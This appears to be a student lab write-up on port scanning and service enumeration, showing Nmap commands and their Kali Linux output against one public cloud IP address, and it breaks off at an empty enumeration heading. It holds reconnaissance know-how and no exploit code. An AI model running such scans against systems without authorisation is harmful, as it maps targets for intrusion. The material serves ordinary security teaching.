Experiment 2

Scanning and Enumeration: Scanning and exploiting open ports and services, Scanning for potential exploits in public vulnerability databases.

Scanning and Enumeration in Cybersecurity

Scanning and enumeration are key phases in a cybersecurity assessment or penetration testing process. These stages help attackers or security professionals gather detailed information about the target network, devices, and services to identify potential vulnerabilities.

1. Scanning Open Ports and Services

The goal of scanning is to discover open ports, running services, and the software versions on target machines. This helps identify vulnerabilities that can be exploited.

Types of Scanning:

Port Scanning: This is the process of sending packets to specific ports on a target machine to determine which ports are open, closed, or filtered. Open ports often represent services that could be vulnerable to attack.

Tools: Nmap, Zenmap, Masscan, Netcat


- TCP Scan: Used to identify open TCP ports. Tools like Nmap send packets to each port and analyze responses to determine which services are listening.
- UDP Scan: Detects open UDP ports. Since UDP doesn't require a handshake (like TCP), scanning can be slower but still necessary for services using UDP.

Service Version Scanning: After identifying open ports, the next step is to determine the service running on that port and its version.

Example: Detecting Apache web server version on port 80**.**

sudo nmap -sV <target-IP>

>>Sudo nmap -sV 15.197.255.128




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 15.197.255.128
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 17:19 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.
128)
Host is up (0.0023s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.03 seconds
```

Nmap – Network mapper

1. **Basic Scan on a Single IP / Entire Subnet: nmap -sn <target IP>**


- **nmap -sn 15.197.255.128**



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 15.197.255.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 17:24 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
Host is up (0.020s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

2. **Scan Using an Input File: nmap -sn -iL <file path>**


- **Nmap -sn -iL /home/kali/Desktop/Trail**



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn -iL /home/kali/Desktop/Trail
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 14:02 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
Host is up (0.0053s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

3. **Quick TCP scan - nmap -T4 -F<Target IP>**


- **Quick TCP scan - nmap -T4 -F 15.197.255.128**




```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -F 15.197.255.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 14:03 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
Host is up (0.0070s latency).
Not shown: 92 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
2000/tcp open  cisco-sccp
5060/tcp open  sip

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```

4. **Service Enumeration: nmap -sV<Target IP>**


- **nmap -sV 15.197.255.128**



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 15.197.255.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 14:04 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
Host is up (0.0066s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp?
25/tcp   open  smtp?
80/tcp   open  http?
110/tcp  open  pop3?
143/tcp  open  imap?
443/tcp  open  ssl/http   Microsoft IIS httpd 10.0
2000/tcp open  cisco-sccp?
5060/tcp open  sip?
8010/tcp open  ssl/xmpp?
1 service unrecognized despite returning data. If you know the service/version, please submit the following
ttps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8010-TCP:V=7.94SVN%T=SSL%I=7%D=9/11%Time=66E1561E%P=x86_64-pc-linux
SF:-gnu%r(GenericLines,1299,"HTTP/1\.1\x20200\x20OK\r\nContent-Length:\x20
SF:4492\r\nConnection:\x20close\r\nCache-Control:\x20no-cache\r\nContent-T
SF:ype:\x20text/html;\x20charset=utf-8\r\nX-Frame-Options:\x20SAMEORIGIN\r
SF:\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content-Type-Options:\x20n
SF:osniff\r\nContent-Security-Policy:\x20frame-ancestors\x20'self'\r\n\r\n
SF:<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x
SF:20\x20\x20\x20\x20<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"
SF:IE=8;\x20IE=EDGE\">\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20name=\"vi
```




```
SF:gth:\x204492\r\nConnection:\x20close\r\nCache-Control:\x20no-cache\r\nC
SF:ontent-Type:\x20text/html;\x20charset=utf-8\r\nX-Frame-Options:\x20SAME
SF:ORIGIN\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content-Type-Optio
SF:ns:\x20nosniff\r\nContent-Security-Policy:\x20frame-ancestors\x20'self'
SF:\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<hea
SF:d>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x
SF:20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\"X-UA-Compatible\"\x20co
SF:ntent=\"IE=8;\x20IE=EDGE\">\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20n
SF:ame=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1\">
SF:\n\x20\x20\x20\x20\x20\x20\x20\x20<style\x20type=\"text/css\">\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20body\x20{\n\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20height:\x20100%;\n\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x2
SF:0Helvetica,\x20Arial,\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20color:\x20#6a6a6a;\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin:\x200;\n\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20display:\x20flex;\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20align-i
SF:tems:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20justify-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20inp
SF:ut\[type=date\],\x20input\[type=email\],\x20input\[type=number\],\x20in
SF:put\[type=password\]");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 215.39 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 15.197.255.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 17:59 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
Host is up (0.023s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.96 seconds
```

5. **UDP port Scan: nmap -sU -p 1-1024<Target IP>**

- **sudo nmap -sU -p 1-1024 15.197.255.128**




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU -p 1-20 15.197.255.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 17:49 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
Host is up (0.0018s latency).

PORT   STATE         SERVICE
1/udp  open|filtered tcpmux
2/udp  open|filtered compressnet
3/udp  open|filtered compressnet
4/udp  open|filtered unknown
5/udp  open|filtered rje
6/udp  open|filtered unknown
7/udp  open|filtered echo
8/udp  open|filtered unknown
9/udp  open|filtered discard
10/udp open|filtered unknown
11/udp open|filtered systat
12/udp open|filtered unknown
13/udp open|filtered daytime
14/udp open|filtered unknown
15/udp open|filtered unknown
16/udp open|filtered unknown
17/udp open|filtered qotd
18/udp open|filtered msp
19/udp open|filtered chargen
20/udp open|filtered ftp-data

Nmap done: 1 IP address (1 host up) scanned in 2.66 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -sU -p 1-1024 15.197.255.128
You requested a scan type which requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU -p 1-1024 15.197.255.128
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 14:10 IST
█
```

6. **OS Détection : nmap -O<target IP>**


- **sudo nmap -O 15.197.255.128**



```
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 15.197.255.128
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 14:16 IST
Nmap scan report for a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
Host is up (0.0054s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
2000/tcp open  cisco-sccp
5060/tcp open  sip
8010/tcp open  xmpp
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (91%), Bay Networks embedded (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_450
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (91%), Bay Networks BayStack 450 switch (soft
ware version 3.1.0.22) (86%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

7. **Intense Scan: nmap -T4 -A -v<Target IP>**

- **nmap -T4 -A -v 15.197.255.128**



```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -A -v 15.197.255.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 14:17 IST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
Initiating Ping Scan at 14:17
Scanning 15.197.255.128 [2 ports]
Completed Ping Scan at 14:17, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:17
Completed Parallel DNS resolution of 1 host. at 14:17, 0.05s elapsed
Initiating Connect Scan at 14:17
Scanning a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128) [1000 ports]
Discovered open port 443/tcp on 15.197.255.128
Discovered open port 143/tcp on 15.197.255.128
Discovered open port 25/tcp on 15.197.255.128
Discovered open port 110/tcp on 15.197.255.128
Discovered open port 21/tcp on 15.197.255.128
Discovered open port 80/tcp on 15.197.255.128
Discovered open port 8010/tcp on 15.197.255.128
Discovered open port 5060/tcp on 15.197.255.128
Discovered open port 2000/tcp on 15.197.255.128
Completed Connect Scan at 14:18, 4.56s elapsed (1000 total ports)
Initiating Service scan at 14:18
Scanning 9 services on a3dd30604e38fe98d.awsglobalaccelerator.com (15.197.255.128)
```

Why is this important?

Identifying open ports and running services allows attackers to know what software is in use. Specific software versions might have known vulnerabilities that can be exploited.

2. Enumeration of Services and Systems

